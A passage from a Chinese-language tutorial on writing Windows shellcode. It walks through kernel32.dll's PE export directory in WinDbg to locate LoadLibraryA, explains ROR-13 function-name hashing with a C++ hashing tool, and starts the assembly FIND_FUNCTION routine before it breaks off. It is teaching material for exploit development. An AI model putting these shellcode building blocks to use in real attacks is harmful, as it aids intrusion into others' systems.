#define IMAGE_DIRECTORY_ENTRY_ARCHITECTURE    7   // Architecture Specific Data
#define IMAGE_DIRECTORY_ENTRY_GLOBALPTR       8   // RVA of GP
#define IMAGE_DIRECTORY_ENTRY_TLS             9   // TLS Directory
```

DLL 動態函式庫會將其函式放在 Export Directory，以代表將它的函式「輸出」給別的動態函式庫或者執行程式使用，我們要找到就是 Export Directory 的資訊，可以從上面 WinNT.h 程式碼中看出其索引值是 0，也就是對應到剛剛我們看到有 16 個元素的陣列 DataDirectory 的第一個元素，DataDirectory 本身是從 _IMAGE_OPTIONAL_HEADER 結構開始算起偏移量 0x60 的成員，陣列內第一個元素的偏移量就是 0x00，所以我們執行 WinDbg 命令 dt ntdll!_IMAGE_DATA_DIRECTORY (7c800000+0xf0+0x18+0x60+0x00) 觀看 Export Directory 的相關資訊：

```
0:000> dt ntdll!_IMAGE_DATA_DIRECTORY (7c800000+0xf0+0x18+0x60+0x00)
   +0x000 VirtualAddress   : 0x262c
   +0x004 Size             : 0x6d19
```

其中有兩個成員，第一個是 VirtualAddress，這代表 Export Directory 真正的內容在記憶體相對位址 0x262c 處，加上目前 kernel32.dll 載入記憶體的基底位址是 7c800000，所以在記憶體中的絕對位址就是 (7c800000+0x262c)，以下文中筆者稱這種相對位址加上基底位址所得到的記憶體位址為絕對位址，有些文件稱其為線性位址，但筆者以為稱呼它為絕對位址就意義上來說比較容易理解。

第二個成員 Size 是 0x6d19，代表 Export Directory 內容所佔的記憶體空間大小。既然知道了 Export Directory 的記憶體絕對位址是 (7c800000+0x262c)，在我們到那裡去翻攪記憶體之前，先透過 WinNT.h 觀看 Export Directory 的結構定義，如下：

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    DWORD   Name;
    DWORD   Base;
    DWORD   NumberOfFunctions;
    DWORD   NumberOfNames;
    DWORD   AddressOfFunctions;     // RVA from base of image
    DWORD   AddressOfNames;         // RVA from base of image
    DWORD   AddressOfNameOrdinals;  // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

很可惜的是，在 ntdll.dll 裡面並沒有 _IMAGE_EXPORT_DIRECTORY 結構可以套用 (意思是我們無法執行 WinDbg 指令像是 dt ntdll!_IMAGE_EXPORT_DIRECTORY)，筆者直接解釋這部份的記憶體內容，首先從 WinNT.h 定義的結構中來看，最關鍵的只有最後四個成員，成員 NumberOfNames 代表這個 DLL 動態函式庫總共輸出 (export) 多少個函式名稱，成員 AddressOfFunctions 儲存了一個記憶體相對位址，如果將動態函式庫的記憶體基底位址加上這個相對位址，就會得到一個記憶體的絕對位址，透過此絕對位址可以找到一個陣列，為了方便解釋，我們暫時把此陣列叫做「Functions 陣列」，該陣列的元素數目等於動態函式庫輸出的函式數目 (輸出的函式數目和輸出的函式名稱數目可能不一樣，例如同樣一個函式，卻可以輸出兩個不同的名稱)，陣列的每一個元素都是一個 32 位元長的記憶體相對位址，把這些相對位址加上動態函式庫的基底位址就是函式在記憶體中的絕對位址。

成員 AddressOfNames 儲存了一個記憶體相對位址，將其加上基底位址就可以得到一個絕對位址，然後可以找到一個陣列，我們暫時把此陣列叫做「Names 陣列」，該陣列的元素數目等於動態函式庫輸出的函式名稱數目，陣列的每個元素都是一個 32 位元長的相對位址，也是加上基底位址就可以得到一個絕對位址，在記憶體中此絕對位址會指向一個 ASCII 字串，就是函式的名稱，例如 "LoadLibraryA"，字串以 00 (NULL) 字元結尾，這些字串元素已經按照名稱升冪排列好了，也就是字母開頭為 A 的函式名稱會排在最前面。

成員 AddressOfNameOrdinals 儲存一個記憶體相對位址，將其加上基底位址可以得到一個記憶體中的絕對位址，然後可以找到一個陣列，我們暫時把此陣列叫做「Ordinals 陣列」，該陣列的元素數目等於動態函式庫輸出的函式名稱數目，所以元素數目和「Names 陣列」的元素數目相等，「Ordinals 陣列」的每個元素都是一個 16 位元長的整數，且每一個元素都按照順序對應到「Names 陣列」裡的每一個元素，例如假設「Names 陣列」第一個元素指向函式名稱字串 "ActivateActCtx"，「Ordinals 陣列」的第一個元素就對應到這個函式 ActivateActCtx，其存放的值是「Functions 陣列」的索引值，例如函式 ActivateActCtx 的相對位址可以在「Functions 陣列」索引值為 0 的第一個元素找到，那「Ordinals 陣列」的第一個元素就會存放整數 0。

有點抽象，我們舉例來說這三個陣列的關係大約是如此：比如說我們要找 LoadLibraryA 函式，首先在「Names 陣列」裡面迭代每一個元素去比對字串，找到 "LoadLibraryA" 字串，然後看其在「Names 陣列」裡面的索引值是多少？假設是索引值 X，因為「Names 陣列」和「Ordinals 陣列」是連動的，所以我用這個索引值 X 直接去「Ordinals 陣列」找到索引值 X 的那一個元素，將其元素的內容取出，假設這個內容數值是 Y，我再將此數值 Y 當作是「Functions 陣列」的索引值，去查詢「Functions 陣列」索引值 Y 的那一個元素，透過那個元素，我就可以找到 LoadLibraryA 函式的相對位址了，然後加上 kernel32.dll 的記憶體基底位址，就可以得到 LoadLibraryA 的絕對位址。由上述過程可以知道，每次要找到一個函式的位址，都必須在這三個陣列中轉一圈，其過程大致可以分成下面幾個步驟：

1. 先在「Names 陣列」裡面，一個一個元素去比對函式名稱，找到名稱後記住該元素的索引值 X
2. 用此索引值 X 去「Ordinals 陣列」對應的元素找到其元素內容 Y 值
3. 將此 Y 值當作是「Functions 陣列」的索引值，找到索引值為 Y 的元素，其內容就是函式的相對位址
4. 將此相對位址加上基底位址就是函式的絕對位址

早先我們找到 Export Directory 的記憶體絕對位址是在 (7c800000+0x262c) 處，從 _IMAGE_EXPORT_DIRECTORY 結構上來說 (請翻查前面節錄 WinNT.h 裡的定義)，成員 NumberOfNames 是在結構偏移量 0x18 的地方，AddressOfFunctions 在偏移量 0x1c 處，AddressOfNames 在偏移量 0x20 處，AddressOfNameOrdinals 在偏移量 0x24 處，讀者可以自行計算得出這些數字，DWORD 相當於 C/C++ 裡面 4 個位元組的 unsigned long，WORD 相當於 2 個位元組的 unsigned short。

PE 的結構比較繁複，所儲存的位址都是相對位址，必須加上基底位址才是絕對位址，以下請讀者耐心地一步一步來看，而且也需要小心，因為底下我們所做的指令幾乎都是根據記憶體位址數值來作指令，很容易就把數值搞混在一起，建議讀者甚至可以拿出紙筆，根據你電腦的狀況，一邊執行 WinDbg 一邊作筆記。

```
0:000> dd (7c800000+0x262c+0x18) l 1
7c802644  000003ba
0:000> dd (7c800000+0x262c+0x1c) l 1
7c802648  00002654
0:000> dd (7c800000+0x262c+0x20) l 1
7c80264c  0000353c
0:000> dd (7c800000+0x262c+0x24) l 1
7c802650  00004424
```

我們傾印的第一個是 NumberOfNames，這個變數晚一點會用到，在筆者電腦上的 kernel32.dll 其值是 0x03ba，比較複雜的是另外三個成員，這三個都是相對位址，要加上基底位址才會找到三個陣列的絕對位址，按照傾印出來的順序「Functions 陣列」相對位址是 0x2654，「Names 陣列」相對位址是 0x353c，「Ordinals 陣列」相對位址是 0x4424，所以在筆者電腦上這三個陣列的絕對位址，就是相對位址加上基底位址後如下：

- 「Functions 陣列」：(0x7c800000+0x2654)
- 「Names 陣列」：(0x7c800000+0x353c)
- 「Ordinals 陣列」：(0x7c800000+0x4424)

我們接下來先把這三個陣列的記憶體空間傾印出來看一下，這會幫助我們把腦中抽象的結構實體化，執行 WinDbg 的命令如下，按照順序傾印「Functions 陣列」、「Names 陣列」、以及「Ordinals 陣列」，我們只看各陣列前面 40 個位元組的空間就好，不需要太多：

```
0:000> db (0x7c800000+0x2654) l 40
7c802654  e4 a6 00 00 1d 55 03 00-f1 26 03 00 ff 1d 07 00  .....U...&......
7c802664  c1 1d 07 00 12 94 05 00-f6 92 05 00 11 bf 02 00  ................
7c802674  11 90 00 00 51 24 07 00-d4 f6 05 00 7f 59 03 00  ....Q$.......Y..
7c802684  5a e4 02 00 39 26 07 00-5a 72 05 00 40 63 05 00  Z...9&..Zr..@c..
0:000> db (0x7c800000+0x353c) l 40
7c80353c  a5 4b 00 00 b4 4b 00 00-bd 4b 00 00 c6 4b 00 00  .K...K...K...K..
7c80354c  d7 4b 00 00 e8 4b 00 00-07 4c 00 00 26 4c 00 00  .K...K...L..&L..
7c80355c  33 4c 00 00 4f 4c 00 00-5c 4c 00 00 76 4c 00 00  3L..OL..\L..vL..
7c80356c  86 4c 00 00 9f 4c 00 00-ad 4c 00 00 b8 4c 00 00  .L...L...L...L..
0:000> db (0x7c800000+0x4424) l 40
7c804424  00 00 01 00 02 00 03 00-04 00 05 00 06 00 07 00  ................
7c804434  08 00 09 00 0a 00 0b 00-0c 00 0d 00 0e 00 0f 00  ................
7c804444  10 00 11 00 12 00 13 00-14 00 15 00 16 00 17 00  ................
7c804454  18 00 19 00 1a 00 1b 00-1c 00 1d 00 1e 00 1f 00  ................
```

接下來我們試著看看「Names 陣列」的第一個元素其所指向的函式名稱為何，從上面 WinDbg 的輸出可以看出，「Names 陣列」的第一個元素的記憶體內容是 a5 4b 00 00，將 little-endian 考慮進來，第一個元素其值是 00004ba5，這是相對空間，加上基底位址後變成 (0x7c800000+0x4ba5)，這就是第一個函式名稱的字串位置，我們透過 WinDbg 的指令將其顯示出來看一下，執行指令 da (0x7c800000+0x4ba5)，da 指令的第一個字母 d 是 display (顯示) 的意思，第二個字母 a 是代表把要顯示的記憶體當作 ASCII 字串來解讀的意思，執行結果如下：

```
0:000> da (0x7c800000+0x4ba5)
7c804ba5  "ActivateActCtx"
```

這是筆者電腦上的 kernel32.dll 裡頭，按照 PE 結構，第一個輸出的函式名稱，我們再透過「Ordinals 陣列」找到其對應的元素內容，「Ordinals 陣列」的元素是雙位元組大小 (WORD)，所以執行 WinDbg 指令 dw (0x7c800000+0x4424) l 1，dw 指令的第二個字母 w 代表把要顯示的記憶體當作 WORD 來解讀：

```
0:000> dw (0x7c800000+0x4424) l 1
7c804424  0000
```

所以我們看到對應到「Functions 陣列」的索引值是 0000，因此去「Functions 陣列」找出索引值為 0 的那一個元素，其實也就是第一個元素，指令中最後乘以 4 是因為「Functions 陣列」每個元素是 4 個位元組：

```
0:000> dd (0x7c800000+0x2654+0x00*4) l 1
7c802654  0000a6e4
```

我們找到函式 ActivateActCtx 的相對位址是 0xa6e4，加上基底位址的絕對位址就是 0x7c800000+0xa6e4 = 0x7c80a6e4，這就是函式 ActivateActCtx 在記憶體中的絕對位址，到這裡為止，雖然我們尚未找到 LoadLibraryA，但是離它已經不遠了，我們已經成功地以手動方式找到一個函式的記憶體位址了。

我們來驗證一下，使用 WinDbg 設中斷點的功能，執行指令 bp kernel32!ActivateActCtx 直接對函式 ActivateActCtx 設中斷點，再執行指令 bl 列出中斷點位址，如下：

```
0:000> bp kernel32!ActivateActCtx
0:000> bl
 0 e 7c80a6e4     0001 (0001)  0:**** kernel32!ActivateActCtx
```

可以看出函式 ActivateActCtx 的絕對位址的確是在 7c80a6e4。

使用 Vista 或 Windows 7 的讀者可能會發現 kernel32.dll 的第一個函式是 AcquireSRWLockExclusive，此函式實際上是重輸出 ntdll.dll 的另一個函式 RtlAcquireSRWLockExclusive，因此上述的 WinDbg 驗證方法剛好不能適用在 Vista 或 Windows 7 的第一個函式，WinDbg 會找不到 kernel32.dll 裡面的 AcquireSRWLockExclusive 的偵錯符號，WinDbg 的輸出會說：

```
0:000> bp kernel32!AcquireSRWLockExclusive
Couldn't resolve error at 'kernel32!AcquireSRWLockExclusive'
```

是在筆者的 Vista x86 底下，請讀者自行更改成你電腦上的記憶體數值)，這樣的輸出代表 kernel32.dll 裡面的 AcquireSRWLockExclusive 函式，其實是對應到 ntdll.dll 裡面的 RtlAcquireSRWLockExclusive 函式：

```
0:000> da (76060000+c8e3a)
76128e3a  "NTDLL.RtlAcquireSRWLockExclusive"
```

我們把目前所學的整合一下，首先，我們透過 FS 區段暫存器和 TEB/PEB 可以找到 kernel32.dll 的基底位址，有了基底位址之後，我們發現作業系統將 kernel32.dll 按照 PE 結構載入到基底位址上，所以我們嘗試去了解 PE 結構，我們從 PE 結構的一開始表頭 DOS Header 的成員 e_lfanew (偏移量 0x3c) 找到下一個表頭 NT Headers 的相對位置，找到 NT Headers 後，觀察其成員 Optional Header 位在偏移量 0x18 處，然後我們往內觀察 Optional Header 結構，找到其內部成員 DataDirectory 陣列 (偏移量是0x60)，陣列的第一個元素放置了 Export Directory 的相關資訊 (注意，並非 Export Directory 本身，只是相關資訊)，我們透過這個資訊發現 Export Directory 真正的相對位址和其大小，然後我們去挖掘 Export Directory 處的記憶體內容，重要的是其內部結構的四個成員 NumberOfNames、AddressOfFunctions、AddressOfNames、AddressOfNameOrdinals，我們尚未使用到 NumberOfNames，不過透過後面三個成員我們找到三個陣列，分別是「Functions 陣列」、「Names 陣列」、和「Ordinals 陣列」，我們透過這三個陣列的關係，可以從函式的名稱對應找到函式的記憶體絕對位址。

以上的確是個繁瑣的動作，但是只要練習熟練之後就不會覺得困難了。我們重新順一次爬 PE 結構的步驟，這次我們要找到 LoadLibraryA 的絕對位址。

我們已經將動態取得 kernel32.dll 的基底位址寫為組合語言指令，我們現在要從基底位址，進一步去找到函式位址，有六個步驟如下：

一、找到 NT Headers 位址
二、找到 NT Headers -> Optional Header -> DataDirectory -> Export Directory 的位址與長度
三、找到 NumberOfNames 以及另外三個關鍵陣列的位址
四、找到 "LoadLibraryA" 字串在「Names 陣列」中的索引值
五、找到 "LoadLibraryA" 函式在「Functions 陣列」中的索引值
六、找到 "LoadLibraryA" 的位址

首先我們重新打開 WinDbg 載入 TestShellcode.exe (因為 TestShellcode.exe 是 Dev-C++ 所編譯，其位址比較不會變動，很適合初學者來研究)，假設我們已經找到其 kernel32.dll 的基底位址是 7c800000，以下我們將一步一步地按照前面所學的 PE 結構找到 LoadLibraryA，如果讀者對於以下的動作有疑惑的地方，請詳細閱讀前面的篇幅並且實際操作那些分解動作，以下是將全部分解動作連貫起來，會比較難一點，我們會使用到很多以記憶體位址數值為主的 WinDbg 指令，很容易搞混，請小心根據自己電腦所觀測到的數值操作，建議可以一邊記筆記一邊操作 WinDbg。

第一，先透過 DOS Header 的 e_lfanew (偏移量 0x3c) 找到 NT Headers 相對位址：

```
0:000> dd (7c800000+0x3c) l 1
7c80003c  000000f0
```

第二，知道相對位址是 0xf0 之後，將其加上基底位址變成 (7c800000+0xf0) 就是 NT Headers 位址，其內部成員 Optional Header 是在偏移量 0x18 處，更往裡去看 Optional Header 的成員，其內部成員 DataDirectory 是在偏移量 0x60 處，更往裡去看 DataDirectory 的內部元素，第一個元素是在偏移量 0x00 處，其記載 Export Directory 的相對位址，所以位址 (7c800000+0xf0+0x18+0x60+0x00) = (0x7c800000+0xf0+0x78) 就是 Export Directory 相對位址，而位址 (7c800000+0xf0+0x18+0x60+0x04) = (0x7c800000+0xf0+0x7c) 就是其記憶體空間大小，我這裡排列偏移量的方式是有原因的，晚一點我們玩組合語言指令的時候就會知道：

```
0:000> dd (0x7c800000+0xf0+0x78) l 1
7c800168  0000262c
0:000> dd (0x7c800000+0xf0+0x7c) l 1
7c80016c  00006d19
```

第三，知道相對位址是 0x262c，空間大小是 0x6d19 之後，將 0x262c 加上基底位址就成為絕對位址，Export Directory 位於 (0x7c800000+0x262c)，其 NumberOfNames 成員偏移量是 0x18，AddressOfFunctions 是 0x1c，AddressOfNames 是 0x20，AddressOfNameOrdinals 是 0x24：

```
0:000> dd (7c800000+0x262c+0x18) l 1
7c802644  000003ba
0:000> dd (7c800000+0x262c+0x1c) l 1
7c802648  00002654
0:000> dd (7c800000+0x262c+0x20) l 1
7c80264c  0000353c
0:000> dd (7c800000+0x262c+0x24) l 1
7c802650  00004424
```

第四步驟，我們現在知道 NumberOfNames 是 0x3ba，「Functions 陣列」在 (0x7c800000+0x2654)，「Names 陣列」在 (0x7c800000+0x353c)，「Ordinals 陣列」在 (0x7c800000+0x4424)，接下來我們要從「Names 陣列」的第一個元素起開始搜尋名稱為 "LoadLibraryA" 的字串，並且找出此字串是「Names 陣列」的哪一個元素所指向的，其索引值為何？首先先找出第一個元素的相對位址：

```
0:000> dd (0x7c800000+0x353c) l 1
7c80353c  00004ba5
```

然後加上基底位址，變成 (0x7c800000+0x4ba5)，這就是第一個元素的絕對位址，也是第一個函式名稱的位址，我們從這個位址開始搜尋字串 "LoadLibraryA"，搜尋指令必須有個範圍，因為 Export Directory 大小是 0x6d19，我們以此作為範圍，輸入指令如下，s 指令是搜尋，-a 參數代表尋找 ASCII 字串，l 後面接的是範圍大小，最後雙引號括起來的是要搜尋的字串：

看到 "LoadLibraryA" 字串是在絕對位址 7c807647，所以將此位址減掉基底位址 0x7c807647-0x7c800000 = 0x7647，這就是在「Names 陣列」裡面某個元素的內容，然後我們從「Names 陣列」的第一個元素開始找，看看哪一個元素是這個值，然後我們可以推算該元素的索引值，-d 參數代表尋找 DWORD，就是 4 個位元組的 unsigned 元素：

```
0:000> s -d (0x7c800000+0x353c) l 0x6d19 0x7647
7c803e4c  00007647 00007654 00007663 00007672  Gv..Tv..cv..rv..
```

我們找到絕對位址 7c803e4c，「Names 陣列」的第一個元素的絕對位址是 (0x7c800000+0x353c) = 0x7c80353c，所以我們透過簡單的數學運算 (0x7c803e4c-0x7c80353c)/4 就是元素的索引值 (除以 4 因為每個元素是 DWORD)，答案是 0x0244，這是步驟四要找的索引值。

第五步驟，透過這個索引值在連動的「Ordinals 陣列」找到對應的元素內容，我們要找的地方是 (0x7c800000+0x4424+0x0244*2)，乘以 2 是因為「Ordinals 陣列」每個元素是 WORD，就是 2 個位元組，所以：

```
0:000> dw (0x7c800000+0x4424+0x0244*2) l 1
7c8048ac  0244
```

找到的值是 0x0244 (恰巧和原本的索引值一樣，但是按照 PE 結構的定義我們不能假設它們一定一樣)。

第六步驟就是將此值當作「Functions 陣列」的元素索引值，找到其元素內容，我們要找的地方是 (0x7c800000+0x2654+0x0244*4)，乘以 4 是因為「Functions 陣列」每個元素是 DWORD，就是 4 個位元組，所以：

```
0:000> dd (0x7c800000+0x2654+0x0244*4) l 1
7c802f64  00001d7b
```

輸出結果 0x1d7b，這就是函式 LoadLibraryA 的相對位址，最後，加上基底位址 7c800000，變為 0x7c801d7b 就是最終答案，我們透過 WinDbg 設中斷點的功能驗證一下，首先直接在 LoadLibraryA 設下中斷點，然後印出中斷點的記憶體位址：

```
0:000> bp kernel32!LoadLibraryA
0:000> bl
 0 e 7c801d7b     0001 (0001)  0:**** kernel32!LoadLibraryA
```

驗證結果完全正確 :)

我們需要把上面的過程變成組合語言指令，這會非常有趣，但是在那之前，我們還差最後一塊拼圖，這引導我們到下一個議題...

函式名稱的雜湊值

上面的步驟中，我們透過字串搜尋 (WinDbg 的 s -a 指令) 的方法來找到 "LoadLibraryA" 在「Names 陣列」的索引值，實際在組合語言指令裡面，字串的比對太費工夫，因此我們要用折衷的辦法，我們的策略是先把要找的字串 "LoadLibraryA" 變成 32 位元的雜湊值 (hash value)，然後在比對的時候，我們一個字串一個字串的把「Names 陣列」所指向的字串都變成雜湊值，再和 "LoadLibraryA" 字串的雜湊值比對，如果對了就是找到了，聽起來也很繁瑣，但是實際上這比直接作字串比對容易多了，因此，我們要先來研究一下雜湊值。

雜湊值 (hash value) 是計算機學科裡面常用到的一種技術，這裡我們先不探究太多理論，簡單來解釋，雜湊值的計算方式就是把目標經過一連串的數學運算之後，變成一個固定長度位元組的數值，例如目標是一個字串 "Hello, World!"，我們可以一個字元一個字元的把它化為 ASCII 所代表的數字，然後將這些數字加起來，儲存在一個 32 位元的整數裡面，算到最後這個整數我們可以說它是一個雜湊值，再比如目標是一個檔案，我們可以用二進位讀檔程式，把這個檔案一個位元組一個位元組的抓取出來，並且將其全部累加在一個整數裡面，最後這個整數我們也可以說它是一個雜湊值，大概是這樣的概念，我們可以把不定長度的目標，經過一些數學運算，最後得到一個固定長度的數值，這就是雜湊值的概念。上述我舉的位元組累加運算是很粗糙的雜湊值運算方式，一般會盡量讓雜湊值不重複出現，所以運算手法不會如此粗糙。

計算雜湊值的方式有很多種，一般常見的像是 CRC32、MD5、或是 SHA1 等等演算法 (嚴格說來 CRC32 是 Cyclic Redundancy Code，並非雜湊值)，如果讀者沒有接觸過這些演算法也無所謂，因為我們不會用到它們，在我們小小的 shellcode 裡頭要實作這些演算法實在是殺雞用牛刀了，所以我們要用非常簡單的雜湊值演算法，網路上有個團體名叫 The Last Stage of Delerium，在 2002 年發表一篇文章，裡面提到一種簡化的演算法，其運算式如下：

```
extern char *c; // 存放字串
unsigned h = 0; // 存放雜湊值
while(*c) h=((h<<5)|(h>>27))+*c++;
```

h 是雜湊值變數，一開始為 0，c 是位元組，這個方法是按照位元組順序，把每個位元組經過一些運算放進 h 變數裡面，跑完所有的位元組之後，h 就是結果，該篇文章中提到此演算法產生出來的雜湊值，在從 5000 個不同的 DLL 中產生超過 50000 個雜湊值裡頭，還沒有任何一個雜湊值被重複過，筆者沒有驗證過原文的論述是否正確，不過在現今 (2011 年) 筆者還沒有看過有人在現實世界裡頭使用這個演算式，此篇文章後來被其他人引用，當中有一位代號為 skape 的人物，他(她) 在 2003 年發表另一篇文章，文中使用了另一種相似的演算式，在網路上常看到的是這個演算式，skype 直接寫組合語言如下，執行前假設暫存器 esi 存放要作雜湊值的字串的位址：

```
compute_hash:
    xor edi, edi
    xor eax, eax
    cld
compute_hash_again:
    lodsb
    test al, al
    jz compute_hash_finished
```

一開始兩行 xor 先把 edi 和 eax 歸零，然後執行 cld 指令，cld 指令是 clear-direction-flag 的意思，這是搭配它下面的 lodsb 指令來使用，lodsb 指令是將 esi 位址的 1 個位元組載入到 eax 裡面，然後根據 direction flag 是 0 或 1 決定 esi 要加上 1 個位元組的偏移量，或者減去 1 個位元組的偏移量 (也就是 esi 要加 1 或減 1)，cld 指令會將 direction flag 設為 0，以至於 lodsb 將 1 個位元組 (也就是 1 個字元) 載入到 eax 之後，esi 會加 1，就往下一個字元位址移動，32 位元的 CPU 暫存器當中的有一個暫存器叫做 EFLAGS，我們一直還沒有介紹它，EFLAGS 暫存器裡面包含了許多旗標 (flag)，direction flag 是其中之一，我不打算深入介紹 EFLAGS，這裡我們只要知道 cld 和 lodsb 的作用即可，然後 test al,al 會檢查 al 是否為零，al 是 eax 暫存器的最後一個位元組，如果為零，代表我們已經走到字串最後的 00 (NULL) 字元，運算結束，如果沒有，就往下進行 ror edi,0xd，並將 eax 的值加入 edi，運算最後結束，edi 儲存的值，就是最後的雜湊值，ror 是 ROtate Right 的意思，就是將暫存器往右像旋轉一樣轉一定數量的位元。筆者用 C/C++ 語言來解釋，上面那段組語指令可以寫成如下：

```
extern char *c; // 存放字串
unsigned h = 0; // 存放雜湊值
while(*c) h=((h<<(19))|(h>>13))+*c++; // 19 為 32 位元減去 13 而來，13 就是上段組語中的 0xd
```

寫成 C/C++ 似乎容易理解多了，這和原先 The Last Stage of Delerium 提出的演算式沒什麼不同，只有 ror 指令的「右旋轉偏移量」從原來的 27 改為 13，筆者沒有查到有人論述旋轉偏移量改變造成的影響是什麼，只是在網路上比較常看到大家在用 13 而非 27 的版本。

以下筆者寫的小工具程式可以將函式名稱轉化為雜湊值，筆者決定要合群地跟著多數人一起使用右旋轉偏移量 13，讀者可以用 Dev-C++ 開啟一個 C++ 專案，將以下程式碼貼上儲存編譯：

```
/*
    Usage: fonSimpleHash <Function Name> [Function Name #2 #3 ...]
    Output hash values for input function names
    Version: 1.0
    Email: fon909@outlook.com
*/

//File name: fonsimplehash.cpp
#include <iostream>
#include <iomanip>
#include <string>
using namespace std;
unsigned const ROTATE_CONSTANT = 13;

unsigned hash(string const &s) {
    char const *c = s.c_str();
    unsigned h = 0;
    while(*c) h=((h<<(32-ROTATE_CONSTANT))|(h>>ROTATE_CONSTANT))+*c++;
    return h;
}

unsigned little_endian(unsigned h) {
    return (h<<24)|(h<<8 & 0x00FF0000)|(h>>8 & 0x0000FF00)|(h>>24);
}

void usage() {
    cout << "Usage: fonSimpleHash <Function Name> [Function Name #2 #3 ...]\n"
         << "Output hash values for input function names\n"
         << "Version 1.0\n"
         << "Email: fon909@outlook.com\n"
         << "Example1: ./fonSimpleHash LoadLibraryA\n"
         << "Example2: ./fonSimpleHash LoadLibraryA WinExec ExitThread\n"
         << "Or you can put function names in a text file, ex: names.txt,\n"
            "   one function name per line, and try ./fonSimpleHash < names.txt\n";
}

int main(int argc, char **argv) {
    if(argc <= 1) usage();
    else {
        cout << left << setw(24) << "Function Name" << setw(12) << "Hash Value" << '\n'
                     << setw(24) << "-------------" << setw(12) << "----------" << '\n';
        for(int i = 1; i < argc; ++i) {
            cout << setw(24) << argv[i]
                 << hex << setw(12) << little_endian(hash(argv[i])) << '\n';
        }
    }
}
```

運用這個小程式事先算出我們需要的函式名稱的雜湊值，直接預備在 shellcode 裡面，到時候可以直接比對，例如我們先算出 LoadLibraryA、printf、以及 exit 的雜湊值分別等於 8e4e0eec、1e3ca7d5、741e48cd：

```
E:\BofProjects\fonSimpleHash>fonSimpleHash.exe LoadLibraryA printf exit
Function Name           Hash Value
-------------           ----------
LoadLibraryA            8e4e0eec
printf                  1e3ca7d5
exit                    741e48cd
```

有了運算雜湊值的這一招之後，我們可以將之前所學的 PE 結構攀爬法和這裡整合起來，取得 LoadLibraryA 的位址，接下來我們將用組合語言的方式，來呈現整合之後演算的過程，筆者會按步驟盡可能詳細地拆解，但仍請讀者留意，邏輯步驟轉化為組合語言本來就不容易理解，所以強烈建議讀者能夠完全讀懂筆者前面的篇幅內容，再繼續往下閱讀。

讓我們開始吧。

某處組語程式碼中定義 FIND_FUNCTION 標籤，call 指令會跳到那一個地方執行，這樣的作法是方便我們可以重複使用尋找函式位址的組語程式碼。

```
push 0xec0e4e8e ; push 是反過來，所以等同於輸入 0x8e4e0eec
push ecx        ; kernel32.dll 的基底位址，假設這在某處的組語指令中已經被預備好了
call FIND_FUNCTION
; ... 假設這裡還有其他的組語指令，上面的 call 會把這個位址推入堆疊中
; ...
```

接下來這裡我們定義 FIND_FUNCTION 標籤，從標籤開始的部份就是我們尋找函式位址的組語程式碼，我們第一行執行 pushad，因為等一下我們會用到所有的暫存器，所以先把暫存器都存在堆疊裡，等這個區塊結束的時候，再將所有暫存器復原，pushad 指令會將堆疊堆高 0x20 個位元組，暫存器會按照 EAX、ECX、EDX、EBX、ESP、EBP、ESI、EDI 的順序被推入堆疊中，所以推完之後，舉例來說，ESP+0x1c 就可以存取原本 EAX 的值，ESP+0x20 可以存取當初 call FIND_FUNCTION 的指令的下一行位址，ESP+0x24 則可以取得 kernel32.dll 的基底位址，ESP+0x28 可以取得字串 "kernel32.dll" 的雜湊值，定義標籤 FIND_FUNCTION 是方便這整段組語程式碼可被重複使用。

```
FIND_FUNCTION:
    pushad
```

再來我們將基底位址載入到暫存器 ebp，然後我們透過 DOS Header 的 e_lfanew (偏移量 0x3c) 找到 NT Headers 相對位址，將其放在 eax。

```
mov ebp,[esp+0x24]
mov eax,[ebp+0x3c]
```

透過 NT Headers 找到 Optional Header (偏移量 0x18)，再找到 DataDirectory (偏移量 0x60)，再找到第一個陣列元素 (偏移量 0x00)，得到 Export Directory 的相對位址，將其存放在 edx，再加上基底位址，使得 edx 存放 Export Directory 的絕對位址。

```
mov edx,[ebp+eax+0x78]
add edx,ebp
```

將 Export Directory 的成員 NumberOfNames 存在 ecx 裡面。

```
mov ecx,[edx+0x18]
```

找出 Export Directory 的成員 AddressOfNames，並將其「Names 陣列」的絕對位址放在 ebx。

```
mov ebx,[edx+0x20]
add ebx,ebp
```

接著我們要一個一個取出「Names 陣列」的元素所指向的字串，並計算其雜湊值，比對之後嘗試找出我們要的函式，首先，我們定義一個標籤 FIND_FUNCTION_LOOP，這是外層迴圈的起頭，再來我們用指令 jecxz FIND_FUNCTION_END 去判斷 ecx 是否為零，如果是，代表外層迴圈結束，我們已經把「Names 陣列」全部繞完了，指令 dec ecx 將 ecx 減 1，ecx 從 NumberOfNames-1 開始，從「Names 陣列」的尾端開始往頭頂移動，一次移動一個元素，再下一行的 mov esi,[ebx + ecx*4] 是將該元素取出，存放在 esi 裡面，add esi,ebp 是將 esi 更新為絕對位址，現在 esi 指向一個函式名稱字串，再來，我們清空 edi 和 eax，也設定 direction flag 為 0，edi 會被用來承接新計算出來的雜湊值，eax 會被用來存放字串的每個字元，我們再來透過 lodsb 一個字元一個字元的從 esi 載入到 eax，如果 eax 載入到 0x00 (NULL) 字元，則代表計算雜湊值的內層迴圈結束，如果沒有，我們繼續下去，執行 ror edi,0xd，這會將 edi 往右旋轉 13 個位元，然後 add edi,eax 就把字元值加到 edi 裡面，並且跳回去內層迴圈的起點標籤 COMPUTE_HASH_LOOP 繼續計算下一個字元，直到我們到達 NULL 字元之後，程序會跳到 COMPUTE_HASH_END，接下來的指令 cmp edi,[esp+0x28] 會比較 edi 是否和我們早先存在堆疊裡的雜湊值 (0x8e4e0eec) 是否相等，如果不相等，我們就跳回外層迴圈的起點標籤 FIND_FUNCTION_LOOP 繼續取出下一個「Names 陣列」的元素。下面整段組合語言程式碼等效於雙重迴圈，外圈繞「Names 陣列」的元素，內圈迭代元素所指向的字串的每個字元，計算雜湊值，然後再比較。這一大段程式碼比較不容易理解，請耐心閱讀。

```
FIND_FUNCTION_LOOP:
    jecxz FIND_FUNCTION_END
    dec ecx
    mov esi,[ebx + ecx*4]
    add esi,ebp
COMPUTE_HASH:
    xor edi,edi
    xor eax,eax
    cld
COMPUTE_HASH_LOOP:
    lodsb
    test al,al
    jz COMPUTE_HASH_END
    ror edi,0xd
    add edi,eax
    jmp COMPUTE_HASH_LOOP
COMPUTE_HASH_END:
    cmp edi,[esp+0x28]
    jnz FIND_FUNCTION_LOOP
```

